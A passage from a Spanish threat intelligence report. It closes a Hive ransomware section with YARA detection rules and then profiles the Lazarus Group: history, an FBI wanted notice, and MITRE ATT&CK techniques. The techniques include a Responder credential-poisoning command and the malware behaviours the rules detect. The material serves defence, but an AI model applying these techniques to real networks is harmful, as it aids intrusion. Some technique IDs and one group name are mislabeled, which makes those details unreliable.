


Ilustración 42 - Matriz pintada con los TTPs de Hive

10.10.2.11 Reglas YARA

```
import "pe"

rule Mal_Ransom_Hive_2021_unpacked
{
meta:
description = "Detects unpacked Hive ransomware"
author = "Blackberry Threat Research team"
date = "2021-06-07"
strings:
```

```
//google.com/encryptor.(*App).KillProcesses
$h =
{676f6f676c652e636f6d2f656e63727970746f722e282a417070292e4b696c6c50726f636
573736573}

//google.com/encryptor.(*App).StopServices
$h1 =
{676f6f676c652e636f6d2f656e63727970746f722e282a417070292e53746f70536572766
9636573}

//google.com/encryptor.(*App).RemoveShadowCopies
$h2 =
{676f6f676c652e636f6d2f656e63727970746f722e282a417070292e52656d6f766553686
1646f77436f70696573}

//google.com/encryptor.(*App).EncryptFiles
$h3 =
{676f6f676c652e636f6d2f656e63727970746f722e282a417070292e456e6372797074466
96c6573}

//google.com/encryptor.(*App).encryptFilesGroup
$h4 =
{676f6f676c652e636f6d2f656e63727970746f722e282a417070292e656e6372797074466
96c657347726f7570}

//google.com/encryptor.(*App).ScanFiles
$h5 =
{676f6f676c652e636f6d2f656e63727970746f722e282a417070292e5363616e46696c657
3}

//google.com/encryptor.(*App).EraseKey
$h6 =
{676f6f676c652e636f6d2f656e63727970746f722e282a417070292e45726173654b6579}

//google.com/encryptor.(*App).RemoveItself
$h7 =
{676f6f676c652e636f6d2f656e63727970746f722e282a417070292e52656d6f766549747
3656c66}

//http://hivecust6vhekztbqgdnkks64ucehqacge3dij3gyrrpd57zoq3ooqd.onion/
$h8 =
{687474703a2f2f6869766563757374367668656b7a74627167646e6b6b733634756365687
1616367653364696a33677972720647035377a6f71336f6f71642e6f6e696f6e2f}

//http://hiveleakdbtnp76ulyhi52eag6c6tyc3xw7ez7iqy6wc34gd2nekazyd.onion/
$h9 =
{687474703a2f2f686976656c65616b6462746e703736756c7968693532656167366336747
96333787737657a376971793677633346764326e656b617a79642e6f6e696f6e2f}

condition:
uint 16(0) == 0x5a4d and
```

```
all of ($h*)
}
```

```
rule Win32_Ransomware_Hive
{
meta:
description = "Detects unpacked 32-bit Hive Ransomware"
author = "Netskope Threat Labs"
strings:
$go = "GO build" nocase
$str00 = "EncryptFile"
$str01 = "EncryptFiles"
$str02 = "EraseKey"
$str03 = "ExportKey"
$str04 = "KillProcess"
$str05 = "Notify"
$str06 = "PreNotify"
$str07 = "RemoveItself"
$str08 = "RemoveShadowCopies"
$str09 = "ScanFiles"
$str10 = "StopServices"
condition:
uint16(0) == 0x5a4d
and $go and 8 of ($str*)
}
```

```
rule HiveRansomware
{
meta:
description = "Hive Ransomware code pattern"
strings:
$str_80 = {49 3B 66 10}
$str_8a = {48 83 EC 30 48 89 6C 24 28 48 8D 6C 24 28 44 0F 11 7C 24 18 66
90 48 85 C9}
$str_a9 = {48 83 F9 01}
```

```

$str_af = {48 89 5C 24 40 48 85 C0}
$str_b9 = {48 83 F9 20}
$str_bf = {48 89 4C 24 48 48 89 C8 31 DB 31 C9 ?? ?? ?? ?? ?? 48 8B 4C 24
48 48 8B 5C 24 40}
$str_da = {48 89 44 24 18 48 89 4C 24 20 ?? ?? ?? ?? ?? 48 8B 5C 24 20 48
8B 44 24 18 48 8B 6C 24 28 48 83 C4 30 C3}
$str_fd = {0F B6 0B 48 8D 15 39 0C 31 00 48 8D 0C CA 48 89 4C 24 18 48 C7
44 24 20 01 00 00 00 48 8B 44 24 18 BB 01 00 00 00 48 8B 6C 24 28 48 83 C4
30 C3}
$str_2d = {44 0F 11 7C 24 18 31 C0 31 DB 48 8B 6C 24 28 48 83 C4 30 C3}
$str_41 = {48 89 44 24 08 48 89 5C 24 10 48 89 4C 24 18 ?? ?? ?? ?? ??}
condition:
all of them
}

```

10.10.2.12 Referencias

<https://mitre-attack.github.io/attack-navigator/>

<https://attack.mitre.org>

<https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-hive>

<https://www.microsoft.com/security/blog/2022/07/05/hive-ransomware-gets-upgrades-in-rust/>

<https://www.varonis.com/blog/hive-ransomware-analysis>

<https://www.connectwise.com/resources/hive-profile>

<https://www.ccn-cert.cni.es/seguridad-al-dia/novedades-ccn-cert/11438-analisis-del-ransomware-hive-o-hiveleaks.html>

<https://securityintelligence.com/posts/ta505-continues-to-infect-networks-with-sdbbot-rat/>

https://www.incibe-cert.es/sites/default/files/contenidos/estudios/doc/incibe-cert_estudio_analisis_hive_2021_v1.pdf

<https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/6326-ccn-cert-id-15-21-hive-ransomware-1/file.html>

<https://www.techtarget.com/searchsecurity/news/252522715/Researcher-develops-Hive-ransomware-decryption-tool>

10.10.3 Informe Lazarus

Tabla de contenido

| | | |
|----------|--|------------|
| 1 | Control de versiones | 150 |
| 2 | Introducción..... | 150 |
| 3 | Distribución de TTPs..... | 151 |
| 3.1 | Reconnaissance..... | 151 |
| 3.2 | Resource Development..... | 151 |
| 3.3 | Initial Access..... | 152 |
| 3.4 | Execution..... | 152 |
| 3.5 | Persistence..... | 153 |
| 3.6 | Privilege Escalation | 153 |
| 3.7 | Defense Evasion | 154 |
| 3.8 | Credential Access | 155 |
| 3.9 | Discovery..... | 156 |
| 3.10 | Lateral Movement..... | 157 |
| 3.11 | Collection | 157 |
| 3.12 | Command and Control..... | 158 |
| 3.13 | Exfiltration..... | 159 |
| 3.14 | Impact | 159 |
| 4 | Historia de sus ataques | 160 |
| 4.1 | 2009 – Operation Troy (Operación Troya)..... | 160 |
| 4.2 | 2011 - Diez Días de Lluvia | 160 |
| 4.3 | 2013 – Más ataques en Corea del Sur | 160 |
| 4.4 | 2014 – Ataque a Sony | 161 |
| 4.5 | 2015 – Industria de fabricación en Corea del Sur atacada | 161 |
| 4.6 | 2016 – Ataques en la red SWIFT | 161 |
| 4.7 | 2017 – Bancos atacados nuevamente | 162 |
| 4.8 | 2017 – Incidente de WannaCry..... | 162 |
| 4.8.1 | Resumen de las similitudes..... | 163 |

| | | |
|-----------|---|------------|
| 5 | El Grupo Lazarus hace uso de ingeniería social | 163 |
| 6 | Ransomware Lazarus..... | 167 |
| 7 | IOC's | 169 |
| 7.1 | IP's maliciosas | 169 |
| 7.2 | Dominios maliciosos | 169 |
| 7.3 | Servidores C2 | 170 |
| 7.4 | Archivos maliciosos..... | 170 |
| 8 | Matriz del MITRE ATT&CK pintada..... | 174 |
| 9 | Reglas YARA | 174 |
| 10 | Referencias..... | 175 |

10.10.3.1 Control de versiones

| N.º Versión | Fecha | Cambio | Autor |
|-------------|------------|----------|-------------------|
| 1.0 | 10/08/2022 | Creación | Rosa García López |

10.10.3.2 Introducción

El Grupo Lazarus (también conocido como **HIDDEN COBRA** o **Whois Team**) es un conjunto de ciberdelincuentes norcoreano financiada por el gobierno. Se trata de una amenaza persistente avanzada (APT) debido a su nivel de amenaza y los múltiples métodos que utilizan para llevar a cabo una operación.

Llevan operando desde 2009 y han participado en numerosos ataques, varios de ellos enfocados en Corea del Sur, hasta el famoso ataque de WannaCry en 2017. El último ataque conocido que se atribuye a este grupo es un intento de phishing por correo a la plataforma cripto deBridge Finance.

Los hackers se forman en Shenyang, China, donde reciben un entrenamiento para desplegar malware de todo tipo en ordenadores, redes informáticas y servidores. Tal es la amenaza de este grupo que el FBI ha publicado una orden de búsqueda a uno de sus miembros.



| | |
|--|--|
| DESCRIPTION | |
| | |
| REMARKS | |
| <small>Park attended the Kim Chaek University of Technology in Pyongyang, North Korea. He is a North Korean citizen last known to be in North Korea. Park has traveled to China in the past and conducted legitimate IT work under the front company "Chosun Expo" or the Korean Expo Joint Venture in addition to activities conducted on behalf of North Korea's Reconnaissance General Bureau.</small> | |
| CAUTION | |
| <small>Park Jin Hyok is allegedly a North Korean computer programmer who is part of a state-sponsored hacking organization responsible for some of the costliest computer intrusions in history, including the cyber attack on Sony Pictures Entertainment, a series of attacks targeting banks across the world that collectively attempted to steal more than one billion dollars, and the WannaCry ransomware attack that affected tens of thousands of computer systems across the globe.</small> | |
| <small>Park was alleged to be a participant in a wide-ranging criminal conspiracy undertaken by a group of hackers employed by a company that was operated by the North Korean government. This company, known as the Chosun Expo Joint Venture, was affiliated with Lab 1339, the North Korean government's hacking organization. That hacking group is what some elite cybersecurity researchers have labeled the "Lazarus Group." On June 8, 2018, a federal arrest warrant was issued for Park Jin Hyok in the United States District Court, Central District of California, after he was charged with one count of conspiracy to commit wire fraud and one count of conspiracy to commit computer-related fraud (computer intrusion).</small> | |
| <small>If you have any information concerning this person, please contact your local FBI office or the nearest American Embassy or Consulate.</small> | |
| <small>Field Office: Los Angeles</small> | |

Ilustración 43 - Miembro de Lazarus buscado por el FBI

10.10.3.3 Distribución de TTPs

10.10.3.3.1 Reconnaissance

El reconocimiento consiste en técnicas que involucran a los atacantes activa o pasivamente recogiendo información que puede ser utilizada para operaciones futuras.

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1589.002 – Gather Victim Identity Information: Email Addresses:** El grupo ha recogido direcciones de email pertenecientes a varios departamentos de la organización elegida que han sido usados en campañas de phishing.
- **T1591 – Gather Victim Org Information:** Lazarus ha estudiado información pública sobre la organización elegida para mejorar las posibilidades de que funcione el spearphishing.
- **T1591.004 – Gather Victim Org Information: Identify Roles:** El grupo se ha dirigido a individuos específicos, pertenecientes a una organización, ofreciendo puestos de trabajo falsos.
- **T1593.001 – Search Open Websites/Domains: Social Media:** Lazarus ha hecho uso de LinkedIn para identificar y dirigirse a empleados específicos de la organización elegida.

10.10.3.3.2 Resource Development

El desarrollo de recursos consiste en técnicas que usan los atacantes para crear, comprar o comprometer/robar recursos para apoyar sus operaciones.

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1583.001 – Acquire Infrastructure: Domains:** El grupo ha obtenido dominios relacionados con sus campañas para actuar como puntos de distribución y canales C2.
- **T1583.004 – Acquire Infrastructure: Server:** Lazarus ha adquirido servidores para alojar sus herramientas maliciosas.
- **T1583.006 – Acquire Infrastructure: Web Services:** Lazarus ha alojado descargas maliciosas en Github y Dropbox.
- **T1584.001 – Compromise Infrastructure: Domains:** Han comprometido dominios legítimos, incluyendo los que están alojados en EE.UU. e Italia, para C&C.
- **T1584.001 – Compromise Infrastructure: Server:** Lazarus ha comprometido servidores para manipular herramientas maliciosas.
- **T1587.001 – Develop Capabilities: Malware:** El grupo ha desarrollado su propio malware para utilizarlo en sus operaciones.
- **T1585.001 – Establish Accounts: Social Media Accounts:** Lazarus se ha creado cuentas nuevas en LinkedIn y Twitter para llevar a cabo ingeniería social contra víctimas potenciales.
- **T1585.002 – Establish Accounts: Email Accounts:** Se han creado nuevas cuentas de email para operaciones de spearphishing.
- **T1588.002 – Obtain Capabilities: Tool:** Lazarus ha obtenido una variedad de herramientas para sus operaciones, incluyendo [Responder](#), PuTTy PSCP, Wake-On-Lan, ChromePass y dbxcli.
- **T1588.003 – Obtain Capabilities: Code Signing Certificates:** También ha usado certificados de firmado de código, emitidos por Sectigo RSA, para algunos de sus malware y herramientas.

-
- **T1588.004 – Obtain Capabilities: Digital Certificates:** El grupo ha obtenido certificados SSL para sus dominios de C2.
 - **T1608.001 – Stage Capabilities: Upload Malware:** Lazarus ha alojado archivos maliciosos tanto en servidores comprometidos como en los controlados por el propio grupo.
 - **T1608.002 – Stage Capabilities: Upload Tool:** Han alojado herramientas personalizadas y de código abierto en servidores comprometidos y en los suyos.

10.10.3.3.3 Initial Access

El acceso inicial consiste en técnicas que usan varios vectores de entrada para obtener su acceso inicial dentro de la red.

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1189 – Drive-by Compromise:** El grupo Lazarus ha distribuido [RATANKBA](#) y otro código malicioso a las víctimas a través de páginas web legítimas comprometidas.
- **T1566.001 – Phishing: Spearphishing Attachment:** Lazarus ha mandado a individuos específicos emails conteniendo documentos de Microsoft Word maliciosos.
- **T1566.002 – Phishing: Spearphishing Link:** El grupo ha enviado enlaces maliciosos a las víctimas a través de correos.
- **T1566.003 – Phishing: Spearphishing via Service:** También han utilizado las redes sociales, incluyendo LinkedIn y Twitter, para mandar mensajes de spearphishing.

10.10.3.3.4 Execution

Consiste en técnicas que resultan en código controlado por el atacante que es ejecutado en un sistema local o remoto.

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1059.001 – Command and Scripting Interpreter: PowerShell:** El grupo Lazarus ha usado PowerShell para ejecutar comandos y código malicioso.
- **T1059.003 – Command and Scripting Interpreter: Windows Command Shell:** La interfaz de comandos de Windows (cmd) puede ser usada para controlar casi todos los aspectos del sistema. El malware de Lazarus utiliza cmd.exe para ejecutar comandos en la máquina comprometida.
- **T1059.005 – Command and Scripting Interpreter: Visual Basic:** El grupo ha usado VBA y macros incrustados en documentos Word para ejecutar código malicioso.
- **T1203 – Exploitation for Client Execution:** Lazarus ha explotado la vulnerabilidad CVE-2018-4878 de Adobe Flash para la ejecución.
- **T1106 – Native API:** Las API nativas proporcionan un medio controlado para llamar a los servicios del sistema operativo de bajo nivel dentro del kernel. Lazarus ha utilizado la API de Windows “**ObtainUserAgentString**” para obtener el usuario-agente del equipo comprometido para conectarse a un servidor C&C.
- **T1204.001 – User Execution: Malicious Link:** El grupo Lazarus ha enviado emails en campañas de spearphishing con la intención de que el usuario entrara en el enlace malicioso.

- **T1204.002 – User Execution: Malicious File:** Los miembros de Lazarus han intentado que los usuarios lancen un documento Word malicioso entregado a través de un email en campañas de spearphishing.
- **T1047 – Windows Management Instrumentation:** Lazarus ha utilizado WMIC para la táctica de descubrimiento y, también, para ejecutar payloads y obtener persistencia y moverse lateralmente en la red.

10.10.3.3.5 Persistence

Consiste en técnicas usadas por los atacantes para mantener acceso al sistema, aunque este sea reiniciado, cambien las credenciales, o se produzcan otras interrupciones que puedan finalizar su acceso.

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1098 – Account Manipulation:** La manipulación de cuentas incluye cambiar las contraseñas de cuentas comprometidas, añadir cuentas a grupos con más permisos, modificar las políticas de contraseñas y cualquier acción que preserve el acceso del atacante a la cuenta. El malware *WhiskeyDelta-Two* de Lazarus contiene una función que intenta renombrar la cuenta del administrador.
- **T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder:** El grupo ha mantenido persistencia cargando código malicioso en un directorio de arranque o añadiendo una clave Registry Run.
- **T1547.009 – Boot or Logon Autostart Execution: Shortcut Modification:** El malware de Lazarus ha mantenido persistencia en el sistema creando un acceso directo de LNK en la carpeta de arranque del usuario.
- **T1543.003 – Create or Modify System Process: Windows Service:** Varias familias de los malware de Lazarus se instalan a sí mismos como servicios nuevos.
- **T1574.002 – Hijack Execution Flow: DLL Side-Loading:** Lazarus ha reemplazado “win_fw.dll”, un componente interno que es ejecutado durante la instalación de IDA Pro, con un DLL malicioso para descargar y ejecutar un payload.
- **T1547.013 – Hijack Execution Flow: KernelCallbackTable:** El grupo ha abusado de “KernelCallbackTable” para secuestrar el flujo del control de procesos y ejecutar shellcode.
- **T1542.003 – Pre-OS Boot: Bootkit:** El malware “WhiskeyAlfa-Three” de Lazarus modifica el sector 0 de Master Boot Record (MBR) para asegurarse de que el malware persistirá incluso si la máquina se apaga.
- **T1053.005 – Scheduled Task/Job: Scheduled Task:** Los atacantes abusan del programador de tareas de Windows para programar tareas de ejecución inicial o recurrente de código malicioso. Lazarus ha usado *schtasks* para persistir, incluyendo la ejecución periódica de un script XSL remoto o un payload VBS.

10.10.3.3.6 Privilege Escalation

Consiste en técnicas que usan los adversarios para ganar permisos de mayor nivel en un sistema o red.

La técnica que utiliza, o ha utilizado, Conti de esta táctica es:

- **T1078 – Valid Accounts:** El grupo ha utilizado credenciales de administrador para obtener acceso a partes restringidas de la red.

10.10.3.3.7 Defense Evasion

Consiste en técnicas usadas por los atacantes para evitar ser detectados tras comprometer a la víctima.

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1134.002 – Access Token Manipulation: Create Process with Token:** El keylogger “KiloAlfa” de Lazarus obtiene tokens de usuario de las sesiones interactivas para ejecutarse con la llamada de API “CreateProcessAsUserA” bajo el contexto del usuario.
- **T1140 – Deobfuscate/Decode Files or Information:** Los atacantes pueden usar archivos ofuscados o información para esconder los artefactos usados en una intrusión de un análisis. Lazarus ha utilizado shellcode con macros para descifrar y mapear manualmente DLLs y el shellcode en memoria en tiempo de ejecución.
- **T1564.001 – Hide Artifacts: Hidden Files and Directories:** El grupo ha usado un Macro VBA para poner sus atributos de archivo como System y Hidden. También ha nombrado archivos con un punto como prefijo para ocultarlas de la aplicación Finder.
- **T1562.001 – Impair Defenses: Disable or Modify Tools:** El malware de Lazarus “TangoDelta” intenta terminar varios procesos asociados con McAfee. Además, su malware “SHARPNOT” desactiva los servicios de notificación y alerta del sistema de Windows.
- **T1562.004 – Impair Defenses: Disable or Modify System Firewall:** Varios malware de Lazarus modifican el cortafuegos de Windows para permitir conexiones entrantes o lo desactivan con *netsh*.
- **T1070 – Indicator Removal on Host: KernelCallbackTable:** El grupo Lazarus ha restaurado el código malicioso [KernelCallbackTable](#) a su estado original tras haber tomado control del flujo de control de procesos.
- **T1140.003 – Indicator Removal on Host: Clear Command History:** Lazarus ha eliminado los logs en un rúter comprometido, incluyendo la eliminación automática a través de la utilidad *logrotate*.
- **T1140.004 – Indicator Removal on Host: File Deletion:** El malware de este grupo ha eliminado archivos de varias formas, entre ellas se incluyen los llamados “suicide scripts” para eliminar los binarios del propio malware.
- **T1140.006 – Indicator Removal on Host: Timestomp:** Varias familias malware de Lazarus editan la marca del tiempo. Pueden modificar la hora de la última escritura de un registro clave a una fecha aleatoria y también copiar la fecha de archivos .exe legítimos para sus propios ejecutables.
- **T1202 – Indirect Command Execution:** Los mecanismos de persistencia de Lazarus han usado “forfiles.exe” para ejecutar archivos .htm.
- **T1140 – Deobfuscate/Decode Files or Information:**
- **T1070.004 – Indicator Removal on Host: File Deletion:** LAZARUS genera el siguiente archivo batch que sirve para eliminar su muestra y, después, ese mismo archivo batch:

- **T1036 – Masquerading:** Los atacantes intentan manipular las características de sus herramientas para hacerlas parecer legítimas o benignas. Lazarus ha ocultado archivos maliciosos haciéndolos pasar por JPEG para evitar su detección.
- **T1036.003 – Masquerading: Rename System Utilities:** Lazarus ha renombrado utilidades del sistema, como *wscript.exe* and *mshta.exe*.
- **T1036.004 – Masquerading: Masquerade Task or Service:** El grupo ha utilizado la tarea programada *SRCheck* para enmascarar la ejecución de una .dll maliciosa.
- **T1036.005 – Masquerading: Match Legitimate Name or Location:** Los integrantes han renombrado código malicioso para ocultarlo como un narrador de Microsoft y otros archivos legítimos.
- **T1027 – Obfuscated Files or Information:** El grupo ha usado múltiples tipos de encriptación y codificación para sus payloads, incluyendo AES, Caracachs, RC4, XOR, Base64 y otros trucos.
- **T1027.002 – Obfuscated Files or Information: Software Packing:** Hacen uso de “Themida” para empaquetar DLLs maliciosos y otros archivos.
- **T1055.001 – Process Injection: Dynamic-link Library Injection:** Una muestra de su malware realiza inyección de DLL reflectiva.
- **T1620 – Reflective Code Loading:** El grupo Lazarus ha cambiado los permisos de protección de la memoria para después sobrescribir en memoria código de la función DLL con shellcode. Esta función se ejecuta más tarde con KernelCallbackTable.
- **T1553.002 – Subvert Trust Controls: Code Signing:** Lazarus ha firmado digitalmente malware y otras utilidades para no ser detectado.
- **T1218 – System Binary Proxy Execution:** Los atacantes pueden sobrepasar las defensas basadas en procesos y/o firmas mediante la delegación de ejecución de su contenido malicioso en archivos binarios firmados o confiables. Algunos archivos de Lazarus que se han usado para la persistencia abusan el cliente de actualización de Windows para ejecutar un DLL malicioso.
- **T1218.005 – System Binary Proxy Execution: Mshta:** El grupo ha usado *mshta.exe* para ejecutar páginas HTML descargadas por documentos de acceso inicial.
- **T1218.010 – System Binary Proxy Execution: Regsvr32:** Lazarus ha utilizado *rgsvr32* para ejecutar su malware.
- **T1218.011 – System Binary Proxy Execution: Rundll32:** También ha utilizado *rundll32* para ejecutar payloads maliciosas en el dispositivo comprometido.
- **T1221 – Template Injection:** El grupo ha usado archivos DOCX para recuperar una plantilla/DOTM.
- **T1220 – XSL Script Processing:** Como se ha visto antes, el grupo hace uso de WMIC para ejecutar un script XSL remoto y obtener persistencia.

10.10.3.3.8 Credential Access

Consiste en técnicas para robar credenciales como nombres de cuentas y contraseñas.

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1557.001 – Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay:** El grupo ha ejecutado Responder con el comando:

```
[Responder file path] -i [IP address] -rPv
```

Para obtener credenciales y moverse lateralmente.

- **T1110 – Brute Force:** Los atacantes pueden usar técnicas de fuerza bruta para obtener acceso a cuentas cuando no conocen la contraseña o han obtenido los hashes de las contraseñas. Lazarus ha realizado ataques de fuerza bruta a cuentas de administradores.
- **T1110 – Brute Force: Password Spraying:** El malware de Lazarus intenta conectarse a carpetas compartidas de Windows para moverse lateralmente. Utilizan una lista generada de nombres de usuario y contraseñas débiles.
- **T1056.001 – Input Capture: Keylogging:** Su malware “KiloAlfa” contiene funcionalidad de keylogging.

10.10.3.3.9 Discovery

Consiste en técnicas que permiten al atacante obtener conocimiento sobre nuestro sistema y red interna.

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1087.002 – Account Discovery: Domain Account:** Los atacantes tratan de obtener un listado de cuentas en un sistema o entorno.
Lazarus ha consultado un servidor de directorio activo para obtener una lista de cuentas, incluidas cuentas de administrador.
- **T1010 – Application Window Discovery:** El malware “IndiaIndia” del grupo obtiene y envía a su servidor C2 el título de la ventana de cada proceso activo. El keylogger “KiloAlfa” también tiene esta funcionalidad.
- **T1083 – File and Directory Discovery:** Se trata de una técnica que implica enumerar archivos y directorios. El grupo Lazarus ha buscado palabras en máquinas comprometidas para identificar archivos específicos de interés.
- **T1046 - Network Service Discovery:** Lazarus ha usado *nmap* desde un router de VM para escanear puertos en los sistemas pertenecientes a la red de la empresa.
- **T1057 – Process Discovery:** Varios de los malware de este grupo obtienen una lista de procesos activos en el sistema de la víctima y la envían a su servidor C2.
- **T1012 – Query Registry:** El malware “IndiaIndia” de Lazarus revisa las claves de registro dentro de HKCU y HKLM para determinar si ciertas aplicaciones están presentes; incluyendo SecureCRT, Terminal Services, RealVNC, TightVNC, UltraVNC, Radmin, mRemote, TeamViewer, FileZilla, pcAnyware y Remote Desktop. Otro de su malware comprueba la presencia de la siguiente clave de registro:
`HKEY_CURRENT_USER\Software\Bitcoin\Bitcoin-Qt`

- **T1082 – System Information Discovery:** Algunos malware de Lazarus recogen información del tipo y versión del SO perteneciente a la víctima, además de el nombre del ordenador e información de la CPU.

- **T1614.001 – System Location Discovery: System Language Discovery:** Lazarus ha desplegado malware diseñado para no correr en ordenadores con el lenguaje de Windows en: coreano, japonés o chino.
- **T1016 – System Network Configuration Discovery:** Su malware “IndialIndia” obtiene y envía a su servidor C2 información sobre la configuración de la primera tarjeta de interfaz de red, incluyendo la dirección IP, puertas de enlace, máscara de subred, información de DHCP y si WINS está disponible.
- **T1049 – System Network Connections Discovery:** Para ganar acceso al sistema, los atacantes normalmente buscan conexiones activas en el sistema. Lazarus ha utilizado el siguiente comando para identificar y establecer una conexión con el anfitrión remoto:

```
net use
```

- **T1033 – System Owner/User Discovery:** Varios malware de Lazarus enumeran a los usuarios que tienen la sesión iniciada.
- **T1124 – System Time Discovery:** Un implante similar a Destover, utilizado por el grupo, puede obtener el tiempo real del sistema y enviarlo al servidor C2.
- **T1497.001 – Virtualization/Sandbox Evasion: System Checks:** Lazarus utiliza herramientas para detectar servicios de sandbox o VMware. Esto lo hace identificando la presencia de un debugger o servicios relacionados.

10.10.3.3.10 Lateral Movement

Consiste en técnicas que utilizan los atacantes para entrar y controlar sistemas remotos en una red.

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1534 – Internal Spearphishing:** El grupo ha llevado a cabo spearphishing interno desde dentro de una organización comprometida.
- **T1021.001 – Remote Services: Remote Desktop Protocol:** El malware “SierraCharlie” de Lazarus utiliza RDP para propagarse.
- **T1021.002 – Remote Services: SMB/Windows Admin Shares:** Otro de sus malware, “SierraAlfa”, accede la carpeta compartida ADMIN\$ a través de SMB para moverse lateralmente.
- **T1021.004 – Remote Services: SSH:** El grupo utiliza SSH y la utilidad PSCP de PuTTY para ganar acceso a un segmento restringido de la red comprometida.

10.10.3.3.11 Collection

Consiste en técnicas para recolectar información y las fuentes de las que se recoge esa información que son relevantes para que los atacantes lleven sus objetivos a cabo.

Las técnicas que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1560 – Archive Collected Data:** El grupo ha comprimido los datos robados con RAR y ha utilizado el malware “RomeoDelta” para archivar directorios específicos en formato .zip, encriptar el archivo .zip y subirlo al servidor C2.

-
- **T1560.002 – Archive Collected Data: Archive via Library:** Su malware “IndialIndia” guarda la información recogida de la víctima en un archivo que es comprimido con Zlib, encriptado y subido al servidor C2.
 - **T1560.003 – Archive Collected Data: Archive via Custom Method:** Una muestra de sus malware encripta datos utilizando una simple operación XOR basada en bytes antes de la exfiltración.
 - **T1005 – Data from Local System:** El grupo ha recopilado datos y archivos de las redes comprometidas.
 - **T1074.001 – Data Staged: Local Data Staging:** El malware “IndialIndia” guarda el archivo con la información recogida sobre la víctima en el directorio %TEMP%, después es comprimido, encriptado y subido al servidor C2.

10.10.3.3.12 Command and Control

Consiste en técnicas que usan los atacantes para comunicarse con sistemas bajo su control dentro de la red de la víctima.

La técnica que utiliza, o ha utilizado, Lazarus de esta táctica son:

- **T1071.001 – Application Layer Protocol: Web Protocols:** Lazarus ha llevado a cabo C2 sobre HTTP y HTTPS.
- **T1132.001 – Data Encoding: Standard Encoding:** Un malware de Lazarus codifica datos con base64.
